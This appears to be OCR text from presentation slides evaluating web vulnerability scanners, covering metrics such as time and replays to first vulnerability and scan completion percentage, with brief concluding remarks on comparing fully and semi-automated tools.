
Time to vulnerability



Number of replays to first vulnerability



Interaction volume (KB)



Final thoughts

- Difficult to generate comparison between fully and semi-automated tools
    - Full website scan vs targeted, single attack
- Gentoo is currently hard to use
- Finding live HTML injection vuln is excellent

Any questions?


Number of replays to first vulnerability

- Obviously skewed against larger, full web app scanners
- Fairer comparison by comparing the % of scan complete instead

Scan completion (%) to first vulnerability

- Now it's skewed against much shorter scans
- In one of the cases the first attack (out of a total of 3) was successful
  - 33% is misleading


Scan completion (%) to first vulnerability

